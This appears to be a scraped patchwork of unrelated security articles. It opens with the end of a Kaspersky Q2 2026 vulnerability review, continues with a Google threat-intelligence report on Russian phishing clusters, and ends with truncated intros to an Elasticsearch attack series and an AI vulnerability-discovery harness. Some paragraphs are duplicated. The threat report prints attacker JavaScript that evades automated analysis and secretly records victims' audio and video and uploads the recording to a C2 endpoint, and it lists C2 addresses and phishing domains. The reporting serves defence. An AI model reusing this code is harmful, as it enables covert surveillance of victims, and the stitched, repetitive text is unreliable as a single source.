CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities in WinRAR that allow files to be extracted from an archive to a predetermined path, potentially without the archiving utility displaying any alerts to the user
These vulnerabilities show that attackers used them for initial access and privilege escalation on vulnerable systems, setting the stage for launching a C2 agent. They include both zero-day vulnerabilities and fairly well-known security issues.
LLM/AI tool vulnerabilities
This section analyzes data published in Kaspersky’s vulnerability knowledge base. We reviewed the Q2 2026 version of the knowledge base.
As mentioned above, AI tools, plugins, and technologies have proven fairly effective at automating the search for problematic code and anomalous behavior. The high speed at which new vulnerabilities are being discovered has naturally created a need to fix them just as quickly. AI is often used for this too, which increases the volume of code being generated. However, neither code written without human involvement nor AI-generated advice is always correct.
The chart below covers registered vulnerabilities in AI tools for 2025–2026.
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

As the charts show, AI tools are racking up a substantial number of registered vulnerabilities, and that number keeps growing quarter over quarter. It’s also worth looking at how AI tool vulnerabilities break down by type, according to the CWE system:
TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026
Interestingly, vulnerabilities of an undetermined type have ranked first in every quarter since the start of 2025. Traditionally-made software has the same issue, and it doesn’t look like the growing number of AI tools will fix it. It’s also notable that the list includes classes CWE developers themselves don’t recommend using for vulnerability classification, since they lump together a whole range of more specific types. CWE-284 is an example of this.
Looking at the most common classes, the key issues found in AI-related software can be summed up as follows:
Inadequate access control over critical system objects
Improper implementation of authentication and authorization mechanisms
Injections
It’s worth noting that injection-related vulnerabilities were relatively rare before AI agents took off (previously, they mostly affected web apps). Recently, though, these security issues have become relevant again.
Looking back at a year and a half of the AI boom, one conclusion stands out regarding registered vulnerabilities: AI tool developers are more focused on expanding functionality than on security. This is worth keeping in mind when using these tools. Let’s look at the projects and applications that either integrated AI tools or offered them as the core product. Below is a list of the those with the highest number of registered vulnerabilities for 2025–2026.
TOP AI/LLM-related projects by number of published vulnerabilities, 2025–2026 (download)
Notable vulnerabilities
This section highlights the most significant vulnerabilities published in Q2 2026 that have publicly available descriptions. Since the above already covers several significant vulnerabilities published during the reporting period, this section consists mainly of LLM/AI tool vulnerabilities.
CVE-2026-25253: a gatewayUrl vulnerability in OpenClaw
The issue stems from the fact that the OpenClaw user interface trusts the value of the gatewayUrl parameter passed in the URL and automatically establishes a WebSocket connection to the specified address. During this connection process, it sends an authentication token without any additional user confirmation.
The attack algorithm exploiting this vulnerability works as follows:
The application obtains a critical connection address from an external source (the gatewayUrl URL parameter), which is controlled by the attacker.
There is no validation before use.
The client automatically initiates a connection to the address specified in the parameter, which belongs to the attacker.
While connected, the application sends credentials (an access token) to the specified address.
If the attacker obtains a valid token, the consequences depend on that token’s level of access within the system. In general, this could lead to:
User session compromise
Execution of operations on the user’s behalf
Modification of the AI agent configuration
Unauthorized access to tools and resources connected to the agent
Under certain OpenClaw configurations, further compromise of the host running the agent
It’s worth noting that the risk of exploitation arises from a combination of several factors: the automatic connection and token transmission, the lack of address trust verification, and the high privileges granted to the local AI agent.
CVE-2026-41948: a path traversal vulnerability in the Dify AI platform
The vulnerability lets an authenticated user craft a request that enables the application to escape its permitted tenant and gain access to internal REST APIs that weren’t meant for that user. The root cause is insufficient normalization and validation of the URL path before it’s passed to the internal service.
Depending on the Dify configuration, the consequences can include:
Unauthorized access to internal service interfaces
Breach of isolation between workspaces
Exposure of internal service information
Conditions favorable to further attacks when combined with other vulnerabilities
The use of Dify in enterprise AI platforms is particularly risky, since internal services there tend to hold elevated privileges.
CVE-2026-45386: an improper access control vulnerability in Open WebUI
In Open WebUI, pin/unpin operations on messages are write operations, since they modify that message’s metadata (is_pinned, pinned_by, pinned_at). In vulnerable versions, however, before performing these actions, the API only checked for read access to the channel (a chat between a user or group and the AI) containing the message, not permission to modify its content. As a result, a user with a role limited to viewing messages could still change a message’s pinned status.
The vulnerability’s mechanism works as follows:
The user initiates an action that changes the state of an object.
The application treats this action as a regular read request.
Only channel view permission is checked.
The application performs a write without verifying the required user authorization.
This violates one of the fundamental principles of access control models — namely, that any operation that changes the state of data must be checked for the appropriate write or moderation permissions, regardless of whether the object itself is readable.
Although the vulnerability doesn’t lead to arbitrary code execution or compromise of sensitive data, it can affect data integrity and collaborative workflows. Potential consequences of exploitation include unauthorized pinning or unpinning of messages, disruption of channel moderators’ and administrators’ activities, changes to the display order of important information, and even the potential spread of false or misleading information by altering the channel containing a pinned message.
Open WebUI is widely used as an interface for interacting with local and enterprise LLMs. In these systems, pinned messages often contain important instructions, announcements, or tips for users. The ability to modify them with minimal privileges can disrupt collaborative workflows, cause confusion, and undermine trust in information published by administrators and moderators.
CVE-2026-45501: a vulnerability in Microsoft Exchange
The vulnerability stems from improper neutralization of user input when generating Exchange web pages. As a result, the browser may interpret specially crafted data as active content instead of plain text.
Although Microsoft categorizes the potential impact of exploiting this vulnerability as spoofing, flaws like this can lead to alteration of displayed content, imitation of trusted interfaces, actions on behalf of the user within an active session, and abuse of user trust.
It’s worth noting that issues like this are still relevant in modern software, given that mechanisms like Content Security Policy and various parsers were specifically created to help developers neutralize dangerous parts of user page content.
Conclusion and advice
Q2 brought the first significant results of AI automation adoption in software development and vulnerability hunting tools. This research shows that beyond traditional patch management, organizations now need real-time monitoring of systems and access controls, since infrastructure and everyday applications now contain far more AI functionality that could lead to compromise.
Accordingly, besides quickly detecting infrastructure vulnerabilities and managing security patches, modern enterprise-grade security solutions need to provide a broad range of preventive measures for tracking the overall health of systems and workstations. Kaspersky Next meets these requirements by combining proactive mechanisms with the ability to respond promptly to emerging threats.
Written by: Gabby Roncone, Wesley Shields
Overview
Google Threat Intelligence Group (GTIG) is tracking three distinct suspected Russian cyber espionage threat clusters abusing legitimate authentication flows to target individuals working in academia, aerospace and defense, governments and think tanks across Europe, as well as academia and think tanks within the United States. Examples of these techniques can be found in our previous blog on UNC6293’s phishing operations. We now track an additi
Google Threat Intelligence Group (GTIG) is tracking three distinct suspected Russian cyber espionage threat clusters abusing legitimate authentication flows to target individuals working in academia, aerospace and defense, governments and think tanks across Europe, as well as academia and think tanks within the United States. Examples of these techniques can be found in our previous blog on UNC6293’s phishing operations. We now track an additional two distinct suspected Russian clusters, UNC7005 and UNC5976, which conduct phishing, abuse OAuth flows, and/or deploy malware to victims. UNC7005 in particular is tied to the hospitality captive portal redirects reported on by Reliaquest and Microsoft. While each group conducts their campaigns differently, they all ultimately demonstrate a focus on abuse of legitimate authentication workflows to compromise accounts.
These clusters engage in persistent, adaptive phishing campaigns, using sophisticated social engineering tactics to compromise personal accounts across multiple platforms. Because these operations abuse legitimate authentication flows which may not immediately seem like phishing attempts to users, GTIG is raising awareness about these social engineering campaigns targeting individuals so that targets can more readily recognize malicious outreach.
UNC6293

We assess with moderate confidence that UNC6293 is a sub cluster of ICE RELIC (formerly APT29) responsible for initial access operations. UNC6293 operations were initially reported in June 2025 (also by Citizen Lab) as an aggressive app password phishing campaign against prominent individuals that are critical of Russia. App passwords are passcodes a user can set which gives a less secure app or device permission to access an account. In cases of app password phishing, attackers attempt to convince targets to set specific app passwords on their accounts, which the attackers then use to gain access to those accounts without needing two-factor authentication (2FA). As part of the previously documented UNC6293 campaign, the attacker impersonated the US State Department and attempted to lure targets into setting an app password named ms.state.gov. The instructions to do this were in a PDF that contained screenshots of the settings UNC6293 wanted the target to use.
In the intervening year, UNC6293 has continued to impersonate State Department officials and perform app password phishing. As one example, in October 2025, GTIG observed UNC6293 using a PDF lure document that contained the exact same screenshots as observed in June 2025, including the ms.state.gov reference. While in 2025, the attacker requested that the victims share the app password back to them via email, in these newer operations, the attacker asked for it to be entered into an authentication form on an otherwise legitimate looking website.
Figure 1: Changed text in new lure document
UNC6293 phishing campaigns tend to be small in scope, usually targeting fewer than five users at a time, and the application names and lures observed by GTIG tend to focus on diplomatic themes and upcoming conferences or meetings, such as those documented in December 2025 by Volexity.
Over time, UNC6293 continued impersonating the U.S State Department while incorporating OAuth phishing into their repertoire. In June 2026, GTIG observed OAuth phishing where UNC6293 requested targets share either the full URL or “verification code” after performing a legitimate login to an external provider. By providing the requested verification code the target would grant UNC6293 access to the account.
Figure 2: UNC6293 requesting “verification code” on a phishing page, at foreignrelations[.]us
UNC7005
UNC7005 (aka STORM-2945) is a threat cluster identified in February 2026 that primarily targets academia, diplomatic, and nonprofit personnel across Ukraine, Western Europe, and the US Although this group shares many high-level similarities with UNC6293, including targeting overlaps, we are tracking it separately due to its lower sophistication and poor operational security, infrastructure with divergent characteristics, and incorporation of malware. Similarly we assess with moderate confidence that UNC7005 is another initial access cluster connected to ICE RELIC.
App Password Phishing
Since at least February 2026, UNC7005 has conducted highly selective app password phishing operations targeting individuals of interest to the Russian state. These operations use similar social engineering tactics to UNC6293, but differ in that the app passwords used appear to be unique per target in all observed cases except one. They are specific to the theme used when social engineering the target, such as referencing the type of activity the target is supposedly engaging in (i.e. secure file sharing) and/or the organization UNC7005 is masquerading as.
Figure 3: Social engineering landing page used in a UNC7005 operation
Device Code Phishing
UNC7005 also conducts device code phishing operations for both Microsoft and WhatsApp accounts. The themes of these phishing waves often involve invitations for calls with individuals from notable organizations related to the target’s field or, most recently, invitations to diplomatic events and conferences.
Microsoft Device Code Phishing
UNC7005 initially delivers Microsoft device code phishing attempts via email, which are sometimes sent from the attacker-controlled domains they create to masquerade as legitimate events and organizations. The emails contain links to these attacker websites which often use similar templates. For example, UNC7005 initially re-used the website template from a previous “embassy invite” themed operation in late April 2026 in a different operation spoofing the legitimate GLOBSEC forum in May 2026.
Figure 4: Landing page spoofing GLOBSEC
Upon accessing the webpage, the target’s system is fingerprinted, likely to check for an automated scanner accessing the page.
Figure 5: Initial system fingerprint for analysis evasion
code_block
<ListValue: []>
The target is prompted to confirm their attendance to the conference and register. The registration process is thorough, and notably contains an epicurean wine selection, which was a theme in multiple previous ICE RELIC-linked phishing campaigns.
Figure 6: Registration form before “verification” via device code
Figure 7: Epicurean wine selection
Upon filling out the form, the target is once again prompted to submit their identity verification. Notably, in the GLOBSEC example, the text refers to “Embassy security policy” rather than GLOBSEC - an artifact from a previous operation.
Figure 8: “Identity Verification” prompt after registration
Figure 9: GLOBSEC lure displaying device code after registration
Within days of identifying this activity, we observed the actor actively make changes to the operation. Citing technical difficulties in the page text, UNC7005 revised the template they used for social engineering, modifying the questions asked to the target as well as the color scheme (5b8d50c2e8cc3038b7c6e6dbf1219f6e814930a1e3c0053143a1191ae67f8ffc).
Figure 10: GLOBSEC re-do
This time, UNC7005 included a script in the main registration page to attempt to detect and evade automated analysis efforts.
(function(){
var h = false;
try {
// webdriver flag â set by ChromeDriver, Puppeteer, Selenium
if (navigator.webdriver) h = true;
// Headless Chrome has no plugins at all
// Headless Chrome / PhantomJS often have no languages
if (!h && (!navigator.languages || navigator.languages.length === 0)) h = true;
// Chrome-specific runtime object absent in headless older builds
if (!h && typeof window.chrome === 'undefined' &&
/chrome/i.test(navigator.userAgent)) h = true;
// Permission query behaves differently in headless
if (!h && navigator.permissions) {
navigator.permissions.query({name:'notifications'}).then(function(r){
if (r.state === 'denied' && Notification.permission === 'default') {
document.documentElement.innerHTML = '';
window.stop();
}
}).catch(function(){});
}
} catch(e) { h = true; }
if (h) { document.documentElement.innerHTML = ''; window.stop(); }
})();
Figure 11: Second system fingerprint for analysis evasion
WhatsApp Device Linking (and More)
In May and June 2026, UNC7005 conducted social engineering operations spoofing WhatsApp. The phishing pages distributed by the attacker lure targets into linking their WhatsApp accounts with an attacker controlled device in order to join a secure WhatsApp call, chat, or document share. The attacker also attempts multiple other methods of compromise after the device is linked.
Figure 12: WhatsApp compromise flow
Upon accessing the page, the target is prompted to provide a phone number. The phone number is used to create a legitimate WhatsApp device link request with the attacker device, and then displays the legitimate QR and linking code to the target alongside instructions to the user to link their device.
Figure 13: Malicious landing page for WhatsApp device linking
After the target successfully links their account to the attacker's WhatsApp device, the phishing page displays an additional prompt to the user to either join a voice call, encrypted chat, or download a file.
Figure 14: Post-Compromise “Voice Call”
If the target joins the voice call, malicious JavaScript to record target audio and video is triggered. The webpage presents a fake voice call with a ring for a limited amount of time while the audio and video are recorded. The recording would then be sent to the attacker command-and-control (C2) endpoint /api/code/<unique user session id>/recording when the call “fails”.
function startMediaRecording() {
    if (!navigator.mediaDevices || !navigator.mediaDevices.getUserMedia) {
      return Promise.resolve();
    }
    return navigator.mediaDevices.getUserMedia({ video: true, audio: true })
      .then(function(stream) {
        mediaStream = stream;
        var selfVideo = document.getElementById('self-video');
        var selfView = document.getElementById('self-view');
        if (selfVideo && selfView) {
          selfVideo.srcObject = stream;
          selfView.style.display = '';
        }
        recordedChunks = [];
        var options = { mimeType: 'video/webm;codecs=vp8,opus' };
        if (!MediaRecorder.isTypeSupported(options.mimeType)) {
          options = { mimeType: 'video/webm' };
          if (!MediaRecorder.isTypeSupported(options.mimeType)) {
            options = {};
          }
        }
        mediaRecorder = new MediaRecorder(stream, options);
        mediaRecorder.ondataavailable = function(e) {
          if (e.data && e.data.size > 0) recordedChunks.push(e.data);
        };
        mediaRecorder.start(1000);
      })
      .catch(function() {
      });
  }

  [...]

  function uploadRecording() {
    if (mediaStream) {
      mediaStream.getTracks().forEach(function(t) { t.stop(); });
      mediaStream = null;
    }
    if (!recordedChunks.length) return;

    var blob = new Blob(recordedChunks, { type: recordedChunks[0].type || 'video/webm' });
    recordedChunks = [];
    var formData = new FormData();
    formData.append('recording', blob, 'recording_' + sessionId + '.webm');

    fetch('/api/code/' + sessionId + '/recording', { method: 'POST', body: formData })
      .then(function(r) { if (!r.ok) throw new Error('Upload failed'); })
      .catch(function() {
        return fetch('/api/code/' + sessionId + '/recording', { method: 'POST', body: formData });
      })
      .then(function(r) { if (r && !r.ok) throw new Error('Upload failed'); })
      .catch(function() {});
  }
Figure 15: Malicious JavaScript to record audio and visual of target and upload to C2
The phishing page may also present the target with a fake “encrypted chat” option after successful device linking. The JavaScript first renders chat credentials and an additional login URL with uniform resource identifier (URI) /chat/login. It prompts the user to copy the username and password presented to them to log in on the secondary URL.
If the target was presented with a file transfer lure and successfully linked their WhatsApp account, the web page renders a file download button. GTIG is unable to assess what file may have been staged for download at this time.
Browser Stealers & Malware-as-a-Service (MaaS)
In late May 2026, UNC7005 conducted a much broader phishing wave than any we had previously observed. This operation targeted prominent, mostly US based academics, diplomats, and researchers focused on Russia and former Soviet states. The email address used by the attacker in this operation was almost identical to one used in a UNC6293 operation in June 2025.
In this operation, UNC7005 distributed malicious URLs through phishing emails. If the target browsed to the URL from a Windows or macOS device, it directed targets to a landing page spoofing a “summit” related to a resolution to support Ukraine. If not, it displayed an error to the user and requested that they switch to another OS for compatibility.
Figure 16: Landing page prompting targets to download malware
The website was more elaborately built to social engineer the target, containing information about the various parts of the resolution and even contained contact information for the threat actor for questions or technical difficulties.
If the target clicked the button to download a “Summit Companion App” to read the full resolution on Ukraine, they were served infostealer malware based on the OS indicated in the target’s User Agent.
Windows option
If the User Agent indicates that the target is browsing from a machine running Windows, the malicious webpage serves a sample of VIDAR to the target (1d9299799a7b8da67c44ebec064d64542c27645f8e84de4a22ca3f6cbc843e3c). This sample is an obfuscated Go binary with a C2 of 107.189.18[.]7. VIDAR is an infostealer operated as a Malware as a Service (MaaS) which primarily targets sensitive information stored in browsers, such as credentials, stored payment information, cookie information, and saved addresses, which it then sends to the C2 in plaintext.
Mac option
If the User Agent indicates that the target is browsing from a machine running macOS, the malicious webpage served a sample of ATOMIC to the target (c5826032207d623a7f6caec8465af7364eccc355f9a48897da2a54f3e4420265). ATOMIC (aka AtomicStealer) is a macOS infostealer operated as a MaaS and also targets sensitive browser information.
OAuth Phishing
Cloud Projects
In early August 2026, UNC7005 began Google account OAuth phishing operations using cloud infrastructure. Beginning on July 31, 2026, UNC7005 registered domains spoofing the legitimate Finnish Operations Center (FOC), which supports Finnish companies in the defense and security markets, specifically in the context of the North Atlantic Treaty Organization (NATO). Between August 6 and August 13, 2026, UNC7005 sent targeted phishing emails linking to an attacker-controlled domain to targets in or related to the European defense industry.
Figure 17: Landing page spoofing Finnish Operations Center, prompting target to sign in and gain access to a resource
Upon clicking “Get Access” or “Sign in With Google”, the target is redirected to a legitimate Google OAuth login page which prompts the target to sign in to their account to continue. If the target authenticates, they are redirected to an attacker-controlled, testing mode, unverified cloud project which is likely used to steal authentication tokens that grant the attacker access to the target account.
Figure 18: Google OAuth login before redirect to attacker-controlled cloud project
Other OAuth Phishing
In early August 2026, GTIG identified a highly targeted phishing operation in which UNC7005 sent legitimate Microsoft OAuth URLs directly to targets. The attacker email used in this operation was also used in the cloud project OAuth phishing operations.
UNC7005 and the Hospitality Captive Portal Campaign
In late April 2026, GTIG began tracking UNC7005 infrastructure mimicking Microsoft authentication resources. As each domain appeared to be operationalized by the threat actor, GTIG took actions to add that infrastructure to the Safe Browsing blocklist. Consistent with public reporting, in mid-July 2026, GTIG began observing users redirected to this attacker infrastructure from captive portals associated with hotels and conference centers. On July 23, 2026, Reliaquest published a blog analyzing domain name system (DNS) requests showing captive portal redirects to attacker-controlled login pages spoofing Microsoft authentication resources. Later, on July 31, 2026, Microsoft detailed Midnight Blizzard activity leveraging captive portals on hospitality sector networks to serve malware or gain access to Microsoft accounts via device code phishing.
For the duration of its lifetime, the set of infrastructure used in the captive portal campaign appeared to be used in multiple ways by the threat actor. GTIG linked this infrastructure directly to the other authentication-focused and malware operations conducted by UNC7005 dating back to April 2026.
Figure 19. Connections between captive portal campaign and other UNC7005 activity
A domain linked to the hospitality captive portal domain shares an Internet Protocol (IP) resolution with an UNC7005 domain used in an earlier device code phishing operation.
Between July 16 and July 23, 2026, UNC7005 registered three Microsoft Outlook Web Access (OWA) themed domains (owa-ms365[.]com, m365-owa[.]com, and ms365-device[.]com), which were later linked to the hospitality captive portal campaign, using the email chikolimdrid@gmail.com.
That attacker email was previously used to register an earlier domain masquerading as Microsoft, ms365-live.com which resolved to IP 104.194.159[.]150.
In April 2026, a domain used in the GLOBSEC-themed Microsoft device code phishing operation previously discussed in this blog, my-invite[.]org, resolved to IP 104.194.159[.]150.
The actor also used additional domains spoofing Microsoft services in other operations. An earlier attacker-controlled domain spoofing Microsoft in late April 2026 (statistic-ms[.]live) was used by UNC7005 as C2 for Go malware we call ENGINELIGHT. This malware was sent in a limited phishing operation in early May 2026 from the attacker-controlled account bounce@chamber-ua.org, along with a domain spoofing WhatsApp (wa-connect[.]eu). Additionally, the attacker email used to register statistic-ms[.]live (keyereaonkendrick4@gmail.com) was used in the previously documented MaaS operation in late May 2026.
We have also observed tooling overlaps between campaigns conducted by UNC7005 and the tools reported to have been deployed in the captive portal operation. Samples of the CHERRYPIE PowerShell infostealer (also known as ChocoShell) contain numerous artifacts suggesting the malware is generated by a large language model (LLM). The prolific function comments mention an infostealer and specific function offsets noting functionality are located in the binary. Given GTIG’s observation of this threat actor leveraging MaaS in operations and functional overlaps between the malware families, such as consistency in types of data targeted by the malware, we suspect CHERRYPIE may be based on an infostealer purchased from MaaS operators.
UNC5976
GTIG began tracking OAuth related activity from UNC5976, a suspected Russian cyber espionage cluster with an authentication focus, in March 2026. We believe this cluster to be distinct from UNC6293 and UNC7005.
One of the main themes of UNC5976 operations was the use of OAuth phishing techniques and automation of token collection via abuse of cloud infrastructure. To perform these OAuth phishing campaigns, UNC5976 purchased domains, usually using file sharing related domain names, and then created a cloud project related to that domain. These domains host a fake file sharing page. After a target visits the page for a few seconds, the page displays a pop up login dialog.
Figure 20: Fake file sharing page
If the target clicks the “Continue with Google” link they are taken to a legitimate Google OAuth login page, asking the target to sign in to continue:
Figure 21: OAuth login page from verify-drive[.]com
After authenticating, the target was redirected to a Google Cloud project URL. The cloud project hosted malicious scripts that retrieve the authentication token from the URL and save it for the operator to later retrieve.
Within approximately three months of initial discovery and disruption by GTIG, UNC5976 created at least twelve new domains and related infrastructure. In response, GTIG took steps to disable these cloud projects and disrupt these phishing activities. GTIG now assesses that UNC5976 is migrating away from Google infrastructure to other providers to host part of their phishing infrastructure.
In addition to these phishing pages, we have also observed UNC5976 leverage a malicious Excel plugin, which we named HEADRUSH. In April 2026, GTIG observed a HEADRUSH sample (2c7f4165967d6f7737b3fef87959846920b57a5368b531ad1427c7214d4c41a2) that ultimately led to an HTML Application (HTA) downloader. UNC5976 distributed this malware using a domain that impersonated a research institute in Ukraine and may have targeted a Ukrainian aerospace and imaging company. Unfortunately, GTIG was unable to determine the full extent of the infection chain at the time.
Attribution
GTIG assesses with high confidence that these three threat clusters - UNC6293, UNC7005, and UNC5976 - possess a Russian nexus, based on high-level targeting patterns, phishing themes, and shared operational techniques. While these operations often appear unique on the surface, several high-level TTPs used by UNC6293 and UNC7005 harken back to older, attributed ICE RELIC phishing operations between 2021 and 2024.
ICE RELIC, UNC6293, AND UNC7005
GTIG assesses with moderate confidence that UNC6293 and UNC7005 are related to a subcluster of ICE RELIC that we associate with initial access operations. As such, UNC6293 and UNC7005 share operational methodologies but operate different infrastructure and tolerate different thresholds of OPSEC.
There is significant overlap in target industries (academia, NGOs, diplomacy, and defense) and geographic regions between historical ICE RELIC phishing operations and current UNC6293 and UNC7005 campaigns.
These groups continue to use specific legacy themes, such as diplomatic event invitations and specific references to wine, which have previously been documented in ICE RELIC activity.
All clusters heavily rely on commercial residential proxies for post-compromise activity.
Distinct, but noteworthy: UNC5976
UNC5976 remains distinct from the UNC6293 and UNC7005 clusters, potentially reflecting differing strategic mandates and potential alignment with alternative Russian intelligence services.
Its operational focus is primarily centered on the military, aerospace, defense industrial base, and NGOs/think tanks. Much of the group’s geographic targeting has centered on Ukraine and Armenia.
UNC5976 uses dedicated infrastructure for post-compromise activity rather than residential proxies.
UNC5976 has a much heavier malware and tooling footprint than the ICE RELIC-linked clusters, despite also conducting OAuth operations.
Remediation and Hardening
At Google, we prioritize user safety. Google will actively disable known actor accounts and where possible, secure victims to remove access to known compromised accounts. We have taken action against infrastructure used to host malicious content in these operations. We strongly recommend users to not proceed past warnings for suspicious websites. Check the URL in your browser before entering credentials or authenticating to any website. Always contact official organizers directly using contact details found outside of the invitation to confirm the legitimacy of any invitation from an unknown contact. Although outreach over email or messenger applications may come from someone who appears to be a legitimate person, please consider the possibility that the persona may be spoofed.
App passwords are not recommended and unnecessary in most cases. App passwords are not tools for account or identity verification. Do not share an app password with anyone else. We recommend revoking any legacy app passwords tied to devices that are lost, stolen, or no longer in use. If you believe you may have set an app password related to this campaign, follow instructions to remove app passwords from your account as soon as possible. App passwords can be removed at any time.
In specific scenarios, to protect users from deceptive apps, we display a warning “unverified app” screen before showing users the OAuth consent screen for authentication for unverified, testing mode cloud projects with permissions scopes considered sensitive.
High-risk users should consider Google’s enhanced security resources such as the Advanced Protection Program (APP). Participation in the APP prevents accounts from creating app passwords due to higher security requirements. Enterprise customers of Google Cloud can disable App Specific Passwords by restricting 2-Step verification to “Only Security Keys” or enrolling users into the Advanced Protection Program.
Threat actors are continually targeting victim’s personal messaging applications and performing device linking attacks. Organizations and high risk individuals relying on these applications should continue to harden defences by:
Enforcing registration locks and two factor authentication where possible to prevent an adversary from registering an account via stolen SMS verification codes
Establish routine device audit checks for “linked devices” on both corporate and personal devices
Leverage Safety numbers/codes to validate users via off platform communication channels
Outlook and Implications
These clusters of Russia’s authentication-focused cyber espionage operations target multiple types of authentication using legitimate features and infrastructure, ranging from app passwords to device linking. In particular, their creative abuse of legitimate features to compromise accounts makes tracking legitimate and malicious account access more challenging. The accounts these groups target are often personal, rather than corporate domain-joined accounts, creating a visibility gap for monitoring compromise from an organizational perspective. The likely use of encrypted messenger applications instead of email for initial outreach also presents a challenge to defenders hoping to track and remediate abuse. The combination of these tactics not only enables the attacker to conduct quick-turnaround exfiltration operations, but also presents opportunities for the attacker to further phish targets of interest from compromised, legitimate accounts.
The tactics adopted by these actors obfuscate threat actor activity and make attribution more challenging. Although GTIG now tracks more UNC6293-controlled infrastructure than we did in our previous analysis, the volume of infrastructure that they use is still limited in comparison to other Russian espionage operations. UNC7005’s use of MaaS and LLMs to enable malware operations further pushes these operations into attribution and remediation gray areas. These choices also lessen the time needed to develop and stage tooling for operations, enabling fast-turnaround operations with bespoke tools.
As a result of these changes in modus operandi by Russian-state backed attackers, individuals working in the target verticals of these clusters must remain wary of any outreach by unverified, though seemingly familiar or legitimate, personas or organizations.
Acknowledgements
We would like to thank partners across the industry for their collaboration in helping to track and disrupt parts of these operations, including but not limited to our partners at Anthropic, Black Lotus Labs at Lumen Technologies, Microsoft Threat Intelligence Center (MSTIC), and the Polish Military Counterintelligence Service (SKW) and WhatsApp.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Google Security Operations customers with the Enterprise Plus license have access to these rules under the Applied Threat Intelligence - Curated Prioritization rule pack. The activity discussed in the blog post can be detected under the Applied Threat Intelligence (ATI) alerts. These alerts are IoC matches that have been contextualized by YARA-L rules using curated detection. The contextualization leverages Google threat intelligence from Google SecOps context entities, which allows intelligence-driven alert prioritization.
In Part 4, we stole every document from every index, planted a rogue superuser account, created credential-independent API keys, and planted three persistence mechanisms that survive password rotations. Everything was logged. Now we answer two final questions: how much worse could it get, and how do we put everything back?
InPart 4, we stole every document from every index, planted a rogue superuser account, created credential-independent API keys, and planted three persistence mechanisms that survive password rotations. Everything was logged. Now we answer two final questions: how much worse could it get, and how do we put everything back?
Written by: Alex Tselevich, Michael Maturi
Introduction
Adversarial misuse of AI has increased the risk of data theft and extortion events, because when proprietary source code is exposed, defenders must scramble to identify and patch vulnerabilities while attackers deploy machine-speed AI tools against them.
By structuring the analysis process, enforcing skeptical validation steps, and injecting domain-specific human expertise directly into the pipeline, we’ve achieved a leap in efficacy. Comb
Adversarial misuse of AI has increased the risk of data theft and extortion events, because when proprietary source code is exposed, defenders must scramble to identify and patch vulnerabilities while attackers deploy machine-speed AI tools against them.
By structuring the analysis process, enforcing skeptical validation steps, and injecting domain-specific human expertise directly into the pipeline, we’ve achieved a leap in efficacy. Combining AI models with a deeply structured, human expert-driven orchestration layer to tip the scales so that defenders can beat adversaries to the punch.
Today, we use the Agentic Vulnerability Discovery Harness (AVDH) to rapidly analyze code and find exploit paths during proactive reviews, penetration tests, red team operations, and incident response engagements. By combining multi-agent orchestration with our frontline subject-matter expertise, this framework helps to augment the discovery and validation of routine vulnerabilities, enabling humans to focus their impact.
